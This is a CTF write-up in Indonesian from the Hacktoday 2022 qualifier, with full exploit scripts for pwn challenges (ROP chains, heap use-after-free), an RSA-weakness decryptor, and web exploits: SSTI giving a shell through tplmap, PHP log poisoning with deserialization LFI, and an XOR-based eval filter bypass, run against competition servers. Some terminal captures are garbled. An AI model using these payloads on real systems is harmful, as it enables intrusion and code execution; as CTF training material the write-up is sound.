Write Up Penyisihan Hacktoday 2022 HackTomorrow



(crypto gaada yang solved :")

abd

bl33dz (ig: b666z_)

fluxion

Pwn

Vaints Browser (492 pts)

Bug terdapat pada fungsi "escape", char seperti "<" dan ">" akan direplace menjadi "<" dan ">" dengan ukuran 4 karakter yang menyebabkan overflow pada memory.

```
ptr = v9;
while ( *ptr )
      byte = *ptr;
      if ( byte == '<' )
      {
      *dest = '&';
      dest[1] = 'l';
      dest[2] = 't';
      dest[3] = ';';
      dest += 4;
      ++ptr;
      else if ( byte == '>' )
      *dest = '&';
      dest[1] = 'g';
      dest[2] = 't';
      dest[3] = ';';
      dest += 4;
      ++ptr;
      }
      else
      v4 = ptr++;
      v5 = v4;
      v6 = dest++;
      *v6 = *v5;
      }
```

Setelah "escape" dipanggil, binary akan melakukan call fungsi "finish" yang berada di-heap dan posisinya bersebelahan dengan alamat query_string.

```
query = strdup(query_str);
ptr = malloc(0x28uLL);
*ptr = finish;
...
```

```
if ( query )
{
v6 = "x=%ld&y=%ld&buf=%s";
if ( scanf(query, "x=%ld&y=%ld&buf=%s", &x, &y, buf) > 1 )
{
    decode(&v17, query, query);
    escape(&v17, query, query);
    (*ptr)(x, y);
}
...
```

Dengan ini, kita dapat meng-overwrite fungsi "finish" ke "admin" yang berbeda 1 byte LSB-nya saja dan "admin" akan memunculkan flag jika hasil x * y = "LINZ" atau 1279872602. Yaudah tinggal set aja.

```
pwndbg> tel 0x5555555592d0-0x40 10
00:000|
           0x555555559290 ◄ 0x0
01:0008
           0x555555559298 ← 0x31 /* '1' */
           0x5555555592a0 \leftarrow 0x3738393732313d78 ('x=127987')
02:0010
03:0018|
           0x555555592a8 ← 0x313d792632303632 ('2602&y=1')
04:0020
           0x555555592b0 ← 0x7467263d66756226 ('&buf=&gt')
05:0028
           0x555555592b8 ← 0x7467263b7467263b (';>&gt')
06:0030
           0x5555555592c0 <- 0x7467263b7467263b (';&gt;&gt')
           0x5555555592c8 <- 0x5858583b7467263b (';&gt;XXX')</pre>
07:0038
08:0040| rax 0x5555555592d0 → 0x555555552ca (admin) ← endbr64
09:0048
           0x5555555592d8 ← 0x0
▶ 0x5555555556b0 <main+312> call
                                                                 <admin>
                                    rcx
      rdi: 0x4c494e5a
      rsi: 0x1
      rdx: 0x1
      rcx: 0x5555555552ca (admin) ← endbr64
```

Full payload (send requests pake curl):

http://103.167.133.102:17002/vaints.cgi?x=1279872602&y=1&buf=>>>>XXX%ca

Flag:

hacktoday{pemanasan_dulu_di_central_grand_indonesia_YEGAK_LINZ_IS_HERE}

Baby Stack (492 pts)

Buffer overflow jika plain > 128, dan max size plain 0x400. "cipher" akan di-copy ke stack buffer yang berukuran 0x80.

```
__int64 __fastcall encrypt(int a1)
 __int64 result; // rax@6
 __int64 v2; // [sp-8h] [bp-8h]@1
 __asm { rep nop edx }
 *(&v2 - 9) = a1;
 *(&v2 - 4) = *(&v2 - 9);
 *(&v2 - 5) = 1024 / *(&v2 - 4);
 *(&v2 - 1) = 0;
 for (*(&v2 - 2) = 0; ; ++*(&v2 - 2))
      result = *(&v2 - 2);
      if ( result >= *(&v2 - 5) )
      break;
      for (*(&v2 - 3) = 0; *(&v2 - 3) < *(&v2 - 4); ++*(&v2 - 3))
      cipher[(*(&v2 - 1))++] = *(&plain[*(&v2 - 3) * *(&v2 - 4)] + *(&v2 - 4)]
- 2));
 }
 return result;
```

Tetapi disini ada "encrypt" yang menyulitkan kita untuk membuat payload. "encrypt" akan melakukan mengubah posisi "plain" menjadi suatu block yang dapat dengan mudah direverse.

Full solver, gunain "getdents" buat dapatin nama flag di server.

```
#/usr/bin/python3

from pwn import *

context.arch = 'amd64'

PATH = './chall'

HOST = '103.167.133.102'
PORT = 17003

def generate(payload):
    plain = [0] * 0x400
    block = 0
    while payload:
    ctr = 0
    for i in range(block, len(plain), 0x20):
        plain[i] = payload[ctr]
        ctr += 1
```

```
payload = payload[0x20:]
      block += 1
      return bytes(plain)
def exploit(r):
      csu_set = 0x40167a
      csu_call = 0x401660
      payload = b'A' * 0x88
      payload += p64(csu_set) + p64(0) + p64(1) + p64(1) +
p64(elf.got.write) + p64(0x10) + p64(elf.got.write)
      payload += p64(csu_call) + p64(0)*7
      payload += p64(elf.sym.main)
      payload = payload.ljust(0x20 * ((len(payload) // 0x20) + 1), b'X')
      r.sendafter(b": ", generate(payload))
      r.recvlines(3)
      libc_write = u64(r.recv(8))
      libc.address = libc_write - libc.sym.write
      info(hex(libc_write))
      info(hex(libc.address))
      pop_rax_ret = libc.address + 0x36174
      pop_rdi_ret = libc.address + 0x23b6a
      pop_rsi_ret = libc.address + 0x2601f
      pop_rdx_ret = libc.address + 0x142c92
              = libc.address + 0x630a9
      syscall
      flag = b'.'
      flag = b'ini_flagnya_yaaaa.txt'
      # open
      payload = flag.ljust(0x88, b' \setminus 0')
      payload += p64(pop_rax_ret) + p64(2)
      payload += p64(pop_rdi_ret) + p64(elf.sym.cipher)
      payload += p64(pop_rsi_ret) + p64(0)
      payload += p64(pop_rdx_ret) + p64(0)
      payload += p64(syscall)
      # # getdents
      # payload += p64(pop_rax_ret) + p64(78)
      # payload += p64(pop_rdi_ret) + p64(3)
      # payload += p64(pop_rsi_ret) + p64(elf.sym.cipher)
      # payload += p64(pop_rdx_ret) + p64(0x400)
      # payload += p64(syscall)
      # read
      payload += p64(pop_rax_ret) + p64(0)
      payload += p64(pop_rdi_ret) + p64(3)
```

```
payload += p64(pop_rsi_ret) + p64(elf.sym.cipher)
      payload += p64(pop_rdx_ret) + p64(0x400)
      payload += p64(syscall)
      # write
      payload += p64(pop\_rax\_ret) + p64(1)
      payload += p64(pop_rdi_ret) + p64(1)
      payload += p64(pop_rsi_ret) + p64(elf.sym.cipher)
      payload += p64(pop_rdx_ret) + p64(0x400)
      payload += p64(syscall)
      payload = payload.ljust(0x20 * ((len(payload) // 0x20) + 1), b'X')
      r.sendafter(b": ", generate(payload))
      r.recvlines(3)
      print(r.recvline(0))
      r.interactive()
if __name__ == '__main__':
      elf = ELF(PATH, checksec = True)
      libc = ELF(elf.libc.path, checksec = False)
      if args.REMOTE:
           r = remote(HOST, PORT)
      else:
           r = elf.process(aslr = 1, env = {})
      exploit(r)
```

Flag: hacktoday{ret2csu and orw with some transpose}

Kosong Company (500 pts)

Bugnya terdapat pada "fired" dimana pointer "feedback" tidak dinullkan setelah difree. Dengan melakukan :

```
register(0, b'X' * 0x20, HR, 0x1337)
register(1, b'X' * 0x20, HR, 0x1337)

feedback(0, 1, b'A' * 0x40 + TARGET)

fired(1)

register(1, b'X' * 0x20, HR, 0x1337)
register(2, b'X' * 0x20, HR, 0x1337)
```

```
fired(1)
```

Kita sudah mendapatkan arbitrary free. Pertama kita ubah dulu "position" (yang ada di bss) kita dari "Staff" menjadi "HR" agar bisa menggunakan fitur "view", ini mudah karena pie disabled pada binary. Dahlah biarlah solver yang berbicara.

```
#/usr/bin/python3
from pwn import *
context.arch = 'amd64'
PATH = './patched'
LIBC_PATH = './libc.so.6'
HOST = '103.167.133.102'
PORT = 17001
def register(idx, name, position, salary):
      r.sendlineafter(b"> ", b"1")
      r.sendlineafter(b": ", f"{idx}".encode())
      r.sendafter(b": ", name)
      r.sendafter(b": ", position)
      r.sendlineafter(b": ", f"{salary}".encode())
def fired(idx):
      r.sendlineafter(b"> ", b"2")
      r.sendlineafter(b": ", f"{idx}".encode())
def feedback(me, idx, data):
      r.sendlineafter(b"> ", b"3")
r.sendlineafter(b"? ", f"{me}".encode())
r.sendlineafter(b"? ", f"{idx}".encode())
      r.sendafter(b": ", data)
def view(idx):
      r.sendlineafter(b"> ", b"4")
      r.sendlineafter(b"? ", f"{idx}".encode())
      r.recvuntil(b"Feedback: ")
      return r.recvline(0)
def exploit(r):
      HR = b'HR'.ljust(0x20, b'\0')
      fake_chunk = p64(0) + p64(0x61) + p64(0xdeadbeef)
      r.sendafter(b'? ', fake_chunk)
      register(0, b'X' * 0x20, HR, 0x1337)
      register(1, b'X' * 0x20, HR, 0x1337)
```

```
feedback(0, 1, b'A' * 0x40 + p64(0x404070))
      fired(1)
      register(1, b'X' * 0x20, HR, 0x1337)
      register(2, b'X' * 0x20, HR, 0x1337)
      fired(1)
      feedback(0, 2, b'X' * 0x10 + b"HR".ljust(8, <math>b' \setminus 0') + p64(0x404020)
+ b'A' * 0x10 + p64(0x404088 - 64))
      stdout = u64(view(0).ljust(8, b'\0'))
      libc.address = stdout - libc.sym._IO_2_1_stdout_
      info(hex(stdout))
      info(hex(libc.address))
      register(1, b'X' * 0x20, HR, 0x1337)
      fired(2)
      feedback(1, 1, b'X' * 0x10 + b"HR".ljust(8, <math>b' \setminus 0') +
p64(libc.sym.environ) + b'A' * 0x10 + p64(0x404088 - 64))
      stack = u64(view(0).ljust(8, b'\0'))
      info(hex(stack))
      register(2, b'A' * 0x20, HR, 0x1337)
      feedback(2, 2, b'A' * 8)
      fired(2)
      feedback(1, 1, b'A' * 8)
      feedback(1, 1, b'A' * 0x40)
      heap = u64(view(1)[0x40:].ljust(8, b'\0')) - 0x1ef0
      info(hex(heap))
      register(3, b'B' * 0x20, HR, 0x1337)
      register(4, b'B' * 0x20, HR, 0x1337)
      feedback(3, 4, b'A' * 0x40 + p64(heap + 0x1ff0))
      fired(4)
      register(4, b'L' * 0x20, HR, 0x1337)
      register(5, b'X' * 0x20, b'HR'.ljust(0x18, b'\0') + p64(0x61),
0x61)
      register(6, b'X' * 0x20, b'HR'.ljust(0x18, b'\0') + p64(0x61),
```

```
0x61)
     fired(6)
     fired(4)
      rip = stack + 0x160 - 0x2c0 - 8
     feedback(5, 5, b'A' * 0x10 + p64(0) + p64(0x61) + p64((rip ^ ((heap
+ 0x2010) >> 12) )))
     feedback(5, 5, b'A' * 0x10)
      rop = ROP(libc)
      rop.call(libc.sym.read, [0, stack - 0x120, 0x400])
     pause()
     feedback(5, 5, b'A' * 0x8 + bytes(rop))
     pause()
      syscall = libc.address + 0x91396
      pop_rdi_ret = libc.address + 0x2a3e5
      pop_rsi_ret = libc.address + 0x2be51
     pop_rdx_ret = libc.address + 0x108b13 # pop rdx ; pop rcx ; pop
rbx ; ret
      pop_rax_ret = libc.address + 0x45eb0
      payload = b''
      payload += p64(pop_rax_ret) + p64(2)
      payload += p64(pop_rdi_ret) + p64(stack - 0x120 + 0x200)
      payload += p64(pop_rsi_ret) + p64(0)
      payload += p64(pop_rdx_ret) + p64(0) + p64(0) + p64(0)
     payload += p64(syscall)
     # payload += p64(pop_rax_ret) + p64(78)
     # payload += p64(pop_rdi_ret) + p64(3)
     # payload += p64(pop_rsi_ret) + p64(elf.bss(0x100))
     # payload += p64(pop_rdx_ret) + p64(0x400) + p64(0) + p64(0)
     # payload += p64(syscall)
      payload += p64(pop_rax_ret) + p64(0)
      payload += p64(pop_rdi_ret) + p64(3)
      payload += p64(pop_rsi_ret) + p64(elf.bss(0x100))
      payload += p64(pop_rdx_ret) + p64(0x400) + p64(0) + p64(0)
      payload += p64(syscall)
      payload += p64(pop_rax_ret) + p64(1)
      payload += p64(pop_rdi_ret) + p64(1)
      payload += p64(pop_rsi_ret) + p64(elf.bss(0x100))
      payload += p64(pop_rdx_ret) + p64(0x400) + p64(0) + p64(0)
      payload += p64(syscall)
```

```
payload = payload.ljust(0x200, b'\0')
    # payload += b'.\0'
    payload += b'flag_linz_is_here_0xlinz0xlinzhaha.txt\0'

    r.send(payload)

    r.interactive()

if __name__ == '__main__':
    elf = ELF(PATH, checksec = True)
    libc = ELF(LIBC_PATH, checksec = False)

if args.REMOTE:
    r = remote(HOST, PORT)
    else:
    r = elf.process(aslr = 0, env = {'LD_PRELOAD' : LIBC_PATH})
    exploit(r)
```

Flag: hacktoday{ahnoooooooooooooooooooyou_hack_my_company_LINZ_IS_HERE}

Rev

Pazz (482 pts)


Umumnya binary akan melakukan:

```
import re

pattern =
    r"((?=.*g3)(?=.{9}[^_]{6})(?=.*_.{4}x)(?=hack)(?=.*today)(?=.{9}[^a-zA-Z0-9_][j-r])(?=.{10}[^g-q])(?=.*3.{2}x)(?=.{12}g.{4}e)(?=.{16}[^n-qs])(?=.{21}[^a-zA-Z0-9_])(?=.*e.*_))"

if re.match(patched, raw_input()):
    print("Benar")
else:
    print("Salah")
```

Regex dapat dianalisis manual yang pada akhirnya saya mendapatkan string "hacktoday{reg3x_xexxx}" yang valid dan incorrect. Akhirnya kontak panitia dan diberikan flag dan permintaan maaf karena regex broken :wkwk:.



Flag: hacktoday{r3gex_reg3x}

```
simp malware (332 pts)
```

Diberikan banyak file "SecretFile*.hacked" yang merupakan hasil enkripsi flag yang sudah displit dan "mal.pyc" yang bisa didecompile menggunakan uncompyle6.

Proses enkripsi adalah file menggunakan RSA dengan nilai p dan q yang berdekatan.

```
p = getPrime(2048)
q = int(gmpy2.next_prime(p))
n = p * q
e = 65537
pubKey = RSA.construct((n, e))
```

Karena nilai p dan q berdekatan, kita bisa menggunakan fermat factorization untuk mendapatkan nilai p dan q.

Selanjutnya tinggal decrypt RSA seperti biasa.

```
from Crypto.Util.number import *
from Crypto.PublicKey import RSA
from pathlib import Path
import gmpy2, os
def isqrt(n):
    x=n
    y=(x+n//x)//2
    while(y<x):</pre>
       x=y
       y=(x+n//x)//2
    return x
def fermat(n):
    t0 = isqrt(n)+1
    counter = 0
    t = t0 + counter
    temp = isqrt((t*t)-n)
    while((temp*temp) != ((t*t)-n)):
```

```
counter += 1
       t = t0 + counter
       temp = isqrt((t*t)-n)
    s = temp
    p = t + s
    q = t-s
    return p,q
e = 65537
n =
4982849752576121161268994847815885976437005039163936765065169573552495107
5814843188080783930353415666901059958013384580862252058503423429176125964
5336096046141276099269452063887153994045742775038506654755493060402251543
6072198716870709125906412501668811270859040384081633659509025079545161901
9661800905338252793799725512759827589414638444367774273070240601384060510
5662139048748174659240531898533049293996426745309706438747246761125141974
0628612877115896790408667754469341421815058840490246390135728702085662699
9204480863581951570398395877447834839995210268612718443965130647409272702
8024267622959731672963003825805785326590120332207144940933548392474247835
9929800448121161409400702099357972279544770429636860395007828962299943560
8227167217449703043530279585498571502632301407386443024674442869836788705
2381551762200383139846286839863540424390655309172704165860718505691008577
7906400985657612941767145347105044566917124795756002031802393404866921475
7894977936827987953698155517398756660814328453315467545748460843321894029
6407098430390856395012220835293698336964918303563549466689111029683980778
7972989138881953215160146115306700529891660958360266009781952553546679683
43634320078011274603728109215383029751675237194202242402594855270 - e
p, q = fermat(n)
t = (p-1) * (q-1)
d = gmpy2.invert(e, t)
flag = [b''] * 100
for fn in os.listdir('.'):
      if 'hacked' in fn:
      with open(fn, 'rb') as f:
            data = bytes_to_long(f.read())
            f.close()
      data = long_to_bytes(pow(data, d, n))
      flag[int(fn.split('.')[0][10:])] = data
print(b''.join(flag))
```

Flag: hacktoday{really_really_simple_malware_hehehe}

trust me (492 pts)

Diberikan sebuah shell script, sebenarnya cukup bingung untuk menjelaskan reversing shell script ini karena polanya cukup berantakan. Namun yang jelas saya memanfaatkan seperti cat > newfile <<< [obfuscated], terkadang juga saya langsung melakukan base64 decode dan decompress menggunakan gzip atau bzip2, dan yang terakhir saya mengubah eval menjadi echo. (Note: awalnya saya menggunakan pspy64 untuk melakukan monitoring process ketika saya melakukan eksekusi script)

Flag: hacktoday{Sshh_y0u_Found_m3_54d3318}

Web

Reedem Code (420 pts)

Diberikan website beralamatkan http://103.167.133.102:16006/. Ketika saya buka menampilkan sebuah form untuk submit redeem code. Ketika saya cek header dengan curl mendapatkan output seperti berikut.

```
me@nowhere:~/tplmap$ curl -I http://103.167.133.102:16006/
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 228
ETag: W/"e4-X/FIFFWbz8xDX1e5NU0ylK679/I"
Date: Sun, 28 Aug 2022 12:32:08 GMT
Connection: keep-alive
Keep-Alive: timeout=5
```

Setelah mengetahui bahwa soal tersebut menggunakan EJS sebagai webserver, saya mencoba melakukan SSTI dengan mencoba beberapa payload dan akhirnya menemukan bahwa payload <%= 7*7 %> bisa digunakan untuk melakukan eksploitasi SSTI pada server tersebut.

Karena malas craft payload saya menggunakan tplmap (https://github.com/epinna/tplmap).

```
me@nowhere:~/tplmap$ python3 tplmap.py -u http://103.167.133.102:16006/ -e EJS -d 'name=test' --os-shell
Tplmap 0.5
    Automatic Server-Side Template Injection Detection and Exploitation Tool
Testing if POST parameter 'name' is injectable
Ejs plugin is testing rendering with tag
Ejs plugin has confirmed injection with tag '*'
Tplmap identified the following injection point:
  POST parameter: name
  Engine: Ejs
  Injection: *
 Context: text
  Technique: render
  Capabilities:
  Shell command execution: ok
Bind and reverse shell: ok
   File read: ok
   Code evaluation: ok, javascript code
Run commands on the operating system.
linux $ ls / | grep flag
linux $ cat /flag
hacktoday{Ezjs_sst1_0x0}
linux $
```

Flag: hacktoday{Ezjs_sst1_0x0}

Blog Today (437 pts)

Diberikan website http://103.167.133.102:16009/index.php dan sebuah source code.

Dari source code tersebut dapat dilihat bahwa terdapat fungsi unserialize yang mana digunakan untuk melakukan deserialization dari hasil base64 decode cookie lalu memanggil class ViewPage. kami dapat melakukan LFI dengan cara mengubah value cookie kita menjadi file lain selain /var/www/html. Karena web ini menggunakan Apache2 sebagai webserver kami mencoba mengakses /var/log/apache2/access.log dan ternyata readable. Dengan ini kita dapat melakukan RCE menggunakan teknik Log Poisoning. Intinya setelah melakukan try dan error akhirnya kami menemukan bahwa terdapat beberapa disabled functions pada chall tersebut. Berikut payload yang kami gunakan.

```
ne@nowhere:-/hacktoday$ curl http://103.167.133.102:16009/tndex.php -A '<?= var_dump(scandtr($_GET[0])); ?>' -o /dev/null -s
ne@nowhere:-/hacktoday$ curl http://103.167.133.102:16009/tndex.php?0=/ -b "PHPSESSID=$(echo '0.8: "VtewPage":1:{s.4: "file",s.27: "/var/log/apache2/access.log";}' |
asced -w of _sed 's/=h/830/g')'

36. 72.212.90 - - [28/Aug/2022:12:59.05 +0000] "GET /tndex.php HTTP/1.1" 200 8120 "-" "array(25) {
    [0]=>
        string(1) "."
    [1]=>
        string(2) ".."
    [2]=>
        string(3) "bun"
    [4]=>
        string(3) "bun"
    [4]=>
        string(3) "dev"
    [6]=>
        string(3) "flag_d_you"
    [8]=>
        string(3) "ltb"
    [10]=>
        string(3) "ltb"
    [10]=>
        string(3) "ltb"
    [10]=>
        string(6) "ltb82"
    [11]=>
        string(5) "nedta"
    [15]=>
        string(3) "net"
    [15]=>
        string(3) "net"
    [15]=>
        string(3) "met"
    [15]=>
        string(3) "pro"
    [16]=>
        string(4) "proc"
```

Kami mendapatkan lokasi dari file flag yaitu **/flag_4_you**. Karena sudah mendapatkan lokasi flag saya mengubah sedikit payload cookie untuk membaca file tersebut.

```
# Find Flag Location
curl http://103.167.133.102:16009/index.php -A '<?=
var_dump(scandir($_GET[0])); ?>' -o /dev/null -s

curl http://103.167.133.102:16009/index.php?0=/ -b "PHPSESSID=$(echo
'0:8:"ViewPage":1:{s:4:"file";s:27:"/var/log/apache2/access.log";}' |
base64 -w0 | sed 's/=/%3D/g')"

# Read Flag
curl http://103.167.133.102:16009/index.php?0=/ -b "PHPSESSID=$(echo
'0:8:"ViewPage":1:{s:4:"file";s:11:"/flag_4_you";}' | base64 -w0 | sed
's/=/%3D/g')"
hacktoday{lfi_deserialization_leads_to_rce_asd1234}
```

Flag: hacktoday{lfi deserialization leads to rce asd1234}

Baby Calc (497 pts)

Diberikan website http://103.167.133.102:16003/ dan source code dari web tersebut.

Chall tersebut mengharuskan kita melakukan escape filter eval, setelah mencoba membuat payload pada localhost cukup lama akhirnya saya menemukan payload yang tepat.

```
$_=${'_'.('{'^'<').('{'^'>;').('{'^'/')};$_[0]($_[1]($_[2]));
```

Variable \$_ menyimpan string GET hasil XOR, lalu saya menggunakan GET untuk memanggil fungsi yang saya perlukan.

```
_[2]));" "http://103.167.133.102:16003/?0=print_r&1=scandir&2=."
-s | grep Result -A 6

# scandir directory ./key

curl --data
"input=\$_=\${'_'.('\{'^'<').('\{'^'>;').('\{'^'/')};\}_[0](\\$_[1](\\$_[2]));"

"http://103.167.133.102:16003/?0=print_r&1=scandir&2=key" -s |

grep Result -A 5

# read file ./key/fla9s

curl --data
"input=\\$_=\\$\{'_'.('\{'^'<').('\{'^'>;').('\\'')};\\$_[0](\\$_[1](\\$_[2]));"

"http://103.167.133.102:16003/?0=print_r&1=file&2=key/fla9s" -s |

grep Result -A 4
```

Flag: hacktoday{Ez 3val anti string 13909128}

THE HARDEST CHALL TODAY!!!

Start Today

Setelah berjam jam melakukan enumerasi akhirnya kami menemukan flag.

Flag: hacktoday{good_luck__have_fun}